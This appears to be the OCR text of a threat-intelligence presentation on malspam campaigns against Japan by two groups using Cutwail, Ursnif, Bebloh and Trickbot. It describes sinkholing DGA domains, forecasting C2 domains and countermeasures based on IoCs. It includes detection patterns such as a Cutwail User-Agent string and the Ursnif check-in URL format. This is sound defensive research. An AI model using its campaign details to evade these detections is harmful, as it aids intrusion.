Early information sharing against malspam enables each organization to block IoCs by analysis.

- Email subject
- Attachment file information
  Link information
- Malicious destination

This campaign has been stopped for few month, malspam got sophisticated after break.

Group-A
Group-B

4.2. Monitoring Cutwail

- We are monitoring malspam sending operation by Cutwail in our bot farm.

  -Analyzing and decrypting communication protocol to obtain malspam templates

- The biggest advantage is getting malspam info ASAP.

(e.g. We can identify the all malspam’s subject with same hash value of attached file.)

Group-B

4.3. Sinkhole DGA domain


Ursnif-B utilized C2 domain by DGA in Dec. 2018.

-Analyzed DGA

-Preemptively acquired domains and prevent C2 communication.

-Identification and notification of infected hosts

Campaign has been stopped until Apr. 2019.



Group-B

4.4. Coordination of compromised email account

- Group-B utilized delivery route via compromised email accounts.

- Extracted source IP from received mail and notified them
  Mainly old domestic email accounts were compromised.

- This delivery channel has been retired for several months
  due to continual coordination (60 cases).

Group-A


4.5. Forecast for C2 domain

- Bebloh’S C2 domains have characteristics.
- Predict the domain of C2 and check if this IP is used for C2 before spreading malspam

- Domain prediction enables continuous monitoring of C2 before spreading malspam.
- Sinkhole implementation for Bebloh DGA domain

Malspam campaign targeting Japan stopped since 2019/06

4.5 C2 domain analysis




Group-A

4.5. Forecast for C2 domain

Observation of C2 response contents and response time by pseudo Bebloh access

⬛	...	N/A
▒	...	Unavailable to download Ursnif
🟨	...	Available to download Ursnif
🟦	...	No name resolution
■	...	C2 Down



	15	16	17	18	19	20	21	22	23	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18
3/27													🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟦	🟦	🟦	🟦
4/03				🟨	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟦	🟦	🟦	🟦
4/10			▒	🟨	🟨	🟨	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟨	▒	▒
4/17		▒	🟨	🟨	🟨	🟨	🟨	▒	▒	▒	▒	▒	▒	▒	▒	▒	🟨	🟨	🟨	🟨	🟨	🟨	🟦	🟦	🟦	🟦	🟦	🟦
4/23						▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟨	🟨	▒	▒
5/07	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	🟨	🟨	🟨	🟨	🟨	🟨	🟦	🟦	🟦	🟦	🟦	🟦
5/27			🟨	🟨	🟨	🟨	🟨	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒
5/30		🟨	▒	▒	▒	▒	▒	■	■	■	■	■	■	■	■	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒	▒
6/05	▒	▒	🟨	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■
6/17		■ C2サーバからブロックされたため、観測できず																										

No response at night (JST)

Analysis by @AES256bit

Group-A

4.5. Forecast for C2 domain

Transition of C2 Domains Used in Bebloh DGA

Date	TLD by DGA
2018/10 – 11	.net, .com
2018/12/18 - 2019/5/07	.net, .com
2019/05/27 - 05/30	.net, .com
2019/06/05	.top, .com
2019/06/17	.top, .com

Acquire domain by DGA

Group-A


4.6. Result of active defense against Group-A

Malspam from Group-A on 2019/6/17 was the last for Japan.

After that, target was changed to Germany, Poland and the US started, mainly in Italy.

Group-A


4.6. Trend in delivery from Cutwail-A to Japan



No distribution to Japan

4.6. Trend in delivery from Cutwail-A to Japan

Group-A



Group-B

4.6. Result of active defense against Group-B

- Changed delivery route to Emotet from 2019/09

  Ursnif's WebInjectionConfig via Ursnif-B and Emotet matches including manipulation server’s information

- Group-B changed malware from Ursnif to Trickbot from Oct. 2019.

  (Target list Ursnif-B and Trickbot have matches.)

- The attackers have changed their TTPs and still continue to target Japan.


Group-B


[WebInjectionConfig of Trickbot]

Targeted companies in Japan has been added to WebInjectionConfig since 2019/10/15

Japan accounts for around 30% of the total

(rcrd = 1571300200126636 for Japan)


WebInjection Target Domain


WebInjection Target URL

Group-B

[gtag of Trickbot]

Trickbot Varies gtag by malware

- gtag morXX via Emotet
- gtag leoXX via Ursnif
- gtag tinXX via IcedID
- gtag onoXX via malspam (zip-lnk-vbs)
- gtag satXX via malspam (xls)

However, all gtags have the same WebInjetionConfig
The association between the groups of attackers using Trickbot is unclear.


Group-B

[Ursnif-B’ activity in late 2019]

Date	Type	Target
2019/08-10	Reply type (htm)	Japan, Poland
2019/09-10	As an Emotet follow-up malware	Japan
2019/10-11	Reply type(doc)	Germany, Czech Republic
2019/12-	doc	Czech Republic, Poland, Bulgaria

*SerpentKey: Gu9foUnsY 506 KSJ1 is also used in the doc reply type for Germany and Emotet for Japan

Classification of malspam to Japan



5. Countermeasure against malspam

- Don’t allow the mail to send to the mailbox.
- Implement e-mail security products and leverage IoCs
- If complomised, find Proxy logs with IoCs
- Catch malspam information quickly and get IoCs


5.1. Application to mail security products

Introduce a mail security product

Monitoring and blocking operation below

- Email subject
- E-mail User-Agent
- The IP address of the sender of the mail
- Attachment name
- Attachment extension

ex) Unique User-Agent of Cutwail-B



```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101↲
 Thunderbird/45.2.0
```

5.2. Proxy Protection

Use IoCs (twitter)

- Monitor and block outbound traffic through Proxy.
- Malware download domains are relatively short-lived

C2 domains are relatively static

Detect Ursnif check-in traffic

(domain)/images/(random 150+ strings include /).jpeg
# other .avi, .gif, .bmp

6. Summary

- The analysis of the e-mail campaign revealed two groups and their TTPs.
- Analyzing their TTPs can lead to more aggressive defenses.
- We believe Group-A pulled out of Japan by our active defense.

[IoCs]

https://docs.google.com/spreadsheets/d/1udcLSbNUzOI2nrPNVIWsL3iUdALAjKHPuoakGPvSu6I/edit?usp=sharing

THANKS!

Any questions?

Work with Community

@bomccss

bom
@bomccss

@AIR3_ytakeda

ytakeda
@AIR3_ytakeda

@gorimpthon

SASA
@gorimpthon

@58_158_177_102

moto_sato
@58_158_177_102

@AES256bit

あゆむ
@AES256bit

@sugimu_sec

sugimu
@sugimu_sec

@wato_dn

watoly
@wato_dn

@hamasho_sec

ハマショー
@hamasho_sec

@shokoaraki

Shoko ARAKI
@shokoaraki

@satontonton

さとっぺ
@satontonton

@tachi4439

tachi4439
@tachi4439

@yukitora8

yukitora
@yukitora8

@abel1ma

abel
@abel1ma

@waga_tw

わが
@waga_tw

@catnap707

ねこさん⚡ SOON Иow o
Иever BACK (ΦωΦ)
@catnap707

@autumn_good_35

Autumn Good
@autumn_good_35

@Sec_S_Owl

S-Owl
@Sec_S_Owl

Presentation template by SlidesCarnival